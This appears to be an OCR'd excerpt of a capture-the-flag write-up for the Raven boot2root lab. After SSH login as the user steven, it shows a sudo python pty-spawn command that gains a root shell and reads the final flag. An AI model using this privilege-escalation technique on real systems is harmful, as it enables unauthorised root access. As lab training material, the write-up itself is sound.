






Steven’s password cracked:




8. Logged into Steven's account. Ran command: $ssh steven@192.168.1.110
   This allowed us to escalate to root.




$ whoami
steven
$ sudo python -c 'import pty;pty.spawn("/bin/bash");'
root@target1:/home/steven# ls
root@target1:/home/steven# cd
root@target1:~# ls
flag4.txt
root@target1:~# cat flag4.txt
flag4{715dea6c055b9fe3337544932f2941ce}
CONGRATULATIONS on successfully rooting Raven!
This is my first Boot2Root VM - I hope you enjoyed it.